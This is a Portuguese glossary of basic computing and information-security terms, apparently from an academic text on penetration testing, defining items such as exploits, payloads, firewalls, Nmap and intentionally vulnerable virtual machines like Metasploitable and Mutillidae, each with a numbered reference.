- *Browser* é um *software* usado para acessar a internet [61].
- *Byte* é a unidade de informação digital equivalente a oito bits [62].
- *Consulta SQL* é um código em SQL usado para obter registros de uma tabela de um banco de dados [63].
- *Cookie* é um arquivo de internet que armazena temporariamente informações de navegação do usuário em seu computador [64].
- *CPU (Central Processing Unit)* é a unidade central de processamento, corresponde ao cérebro do computador, onde é feita a maior parte dos cálculos [65].
- *DDoS (Distributed Denial-of-Service)* é um ataque que ocorre quando múltiplos sistemas inundam a largura de banda ou recursos computacionais de um sistema alvo, geralmente um ou mais Servidores Web [66].
- *DOM (Document Object Model)* é uma plataforma que permite programas e scripts acessarem e atualizarem dinamicamente conteúdo de páginas HTML [67].
- *DRIVER* é um programa de computador que opera ou controla um tipo de dispositivo que está conectado ao computador [68].
- *Exploits* são programas ou códigos que se aproveitam de falhas de segurança para prover acesso não autorizado [69].
- *Firewall* é um *software* ou *hardware* que limita a conexão entre redes a partir de um conjunto de regras [70].

- *Função Hash* é uma função matemática que transforma qualquer bloco de dados em uma serie de caracteres de comprimento fixo [71].

- *Gray hat* é um meio termo entre *White hat* e o *Black hat*. Este *hacker*, apesar de não ter a intenção de invadir sistemas para roubar, pode se utilizar de métodos ilegais para descobrir falhas, expor vulnerabilidades para o público ou para vender *exploits* para governos e agências de inteligência [72].

- *Hackers* são indivíduos com habilidades para resolver problemas técnicos relativos à computadores, redes ou outros temas. Na comunidade de segurança, eles são divididos por cores de chapéus: branco (*White hat*), cinza (Gray *hat*) e preto (*Black hat*) [73].

- *Hacktivismo* é a pratica *hacker* para manifestação social ou política [74].

- *Hardware* se refere às partes físicas de um computador e aos dispositivos relacionados [75].

- *Hash* é a saída de caracteres de comprimento fixo de uma função *Hash* [76].

- *HD* (*Hard Drive*) é uma memória não volátil que armazena e recupera dados em um computador [77].

- *Host* é um computador acessível por uma rede de computadores [78].

- HTTP (*Hypertext Transfer Protocol*) é um conjunto de padrões que permite usuários da internet trocarem informações de sites web [79].

- *Hypervisor* é uma camada de *software* entre o *hardware* e o sistema operacional [80].

- *IoT (Internet of Things)* é uma rede de objetos conectados na internet capazes de coletar e trocar dados [81].

- *IP (Internet Protocol)* é o método ou protocolo pelo qual dados são enviados de um computador para outro na internet [82].

- *IP NAT* significa um endereço IP de uma rede NAT (*Network Address Translation*). NAT é o processo onde um dispositivo de rede atribui um endereço IP público para um computador em uma rede privada [83].

- *ISO (International Organization for Standardization)* é um formato de arquivo de um disco óptico (CD ou DVD, por exemplo) [84].

- *Log* é a documentação automática com data de eventos relevantes para um sistema [85].

- *Metasploitable 2©* e uma VM Ubuntu Linux intencionalmente vulnerável projetada para testes de segurança [86].
- *Metasploitable 3©* é uma VM *(Virtual Machine)* com o sistema operacional Windows® construída a partir do zero com várias vulnerabilidades de segurança [87].
- *Método POST* é uma forma de enviar informações para o servidor web por meio de um formulário [88].
- *Nikto* é uma ferramenta *open source* de *scannig* de servidor web [89].
- *Nmap (Network Mapper)* é uma ferramenta gratuita e *Open Source* para *scanning* de rede e auditoria de segurança de computadores [90].
- *Open source* refere-se a algo que as pessoas podem modificar e compartilhar porque seu projeto e código têm acesso público [91].
- *OWASP (Open Web Application Security Project)* é uma organização sem fins lucrativos focada em melhorar a segurança de *software* [92].
- *OWASPBWA* é uma VM com o sistema operacional Linux™ propositalmente vulnerável construída pelo projeto OWASP [93].
- *Payload* é um pedaço de código a ser executado a partir de um *exploit* [94].
- *Plugins* são *softwares* instalados em programas de computador que melhoram/adicionam recursos [95].
- *Pop-up* é uma janela que abre no navegador da internet quando se acessa uma página na web [96].
- *Proxy* é um sistema ou computador dedicado que fica no meio de uma conexão de um cliente e um servidor [97].
- *PTES (Penetration Testing Execution Standard)* é um novo padrão projetado para prover uma linguagem e escopo em comum para companhias de negócio e segurança na execução de testes de penetração [98].
- *RAM (Random Access Memory)* é um *hardware* que permite que informações sejam armazenadas e recuperadas em um computador [99].
- *Ransomware* é um tipo de *software* nocivo que restringe o acesso ao sistema infectado, normalmente criptografando-o, e cobra um resgate para restabelecer o acesso [100].
- Roteador é um dispositivo que encaminha pacotes de dados entre redes de computadores [101].

- *Samba* é um *software* livre que provê compartilhamento de arquivos e impressoras entre sistemas operacionais Windows® e Linux™ [102].
- *Scanning* é um processo de identificação de vulnerabilidades em potencial sobre um determinado sistema ou dispositivo de rede [103].
- *Scripts* são programas escritos para automatizar a execução de tarefas [104].
- *Segurança de computadores* é a proteção de sistemas e dos dados que os mesmos armazenam ou acessam [105].
- *Servidor Web* é um *software* que entrega páginas de sites para o navegador web do usuário. Um computador dedicado a responder requisições de clientes também pode ser chamado de Servidor Web [106].
- *Sistema Mutillidae* é uma aplicação web gratuita e *open source*, deliberadamente vulnerável, servindo de alvo para entusiastas de segurança web [107].
- *Site* é o conteúdo acessado através de um navegador web digitando-se uma URL [108].
- *SNAPSHOT* é uma função do *VirtualBox* que permite salvar e, posteriormente, voltar exatamente ao mesmo estado da VM [109].
- *Software* é uma coleção de instruções de computador que permite que o usuário interaja com o computador, seu *hardware*, ou realize tarefas [110].
- *SQL dump* caracteriza-se pela obtenção de uma grande quantidade de dados, por meio de consulta SQL, e sua posterior gravação em um arquivo [111].
- *SSH* é um software que permite transferência de arquivos e administração de sistema de forma segura [112].
- *Terabyte* é a unidade de medida que equivale a 1.000.000.000.000 ou 10^{12} bytes [113].
- *Terminal* é uma interface na qual pode-se digitar e executar comando baseado em texto [114].
- *Teste de Penetração* é uma maneira de simular os métodos que um *hacker* "black hat" pode se utilizar para infiltrar por ferramentas de segurança e obter acesso aos sistemas de uma organização [19].
- *Ubuntu* é um sistema operacional open source [115].
- *URL (Uniform Resource Locator)* é usado para especificar endereços na internet [116].
- *VirtualBox* é um *software open source* de virtualização [117].

- VM (*Virtual Machine*) é um arquivo de computador, tipicamente chamado de imagem, que se comporta como um computador físico, ou seja, criar um computador dentro de um computador. A VM roda em uma janela, como qualquer outro *software*, proporcionando ao usuário a mesma experiência que teria usando um computador físico real [118].

- *VMDK* (Virtual Machine Disk) é um formato de HD virtual para VM [119].

- *White hat*, também conhecido como *hacker* ético, utiliza seus conhecimentos e habilidades para detectar falhas de segurança e tornar o sistema mais seguro [120].

- *XML (eXtensible Markup Language)* é uma ferramenta independente de *software* e *hardware* utilizada para armazenamento e transporte de dados [121].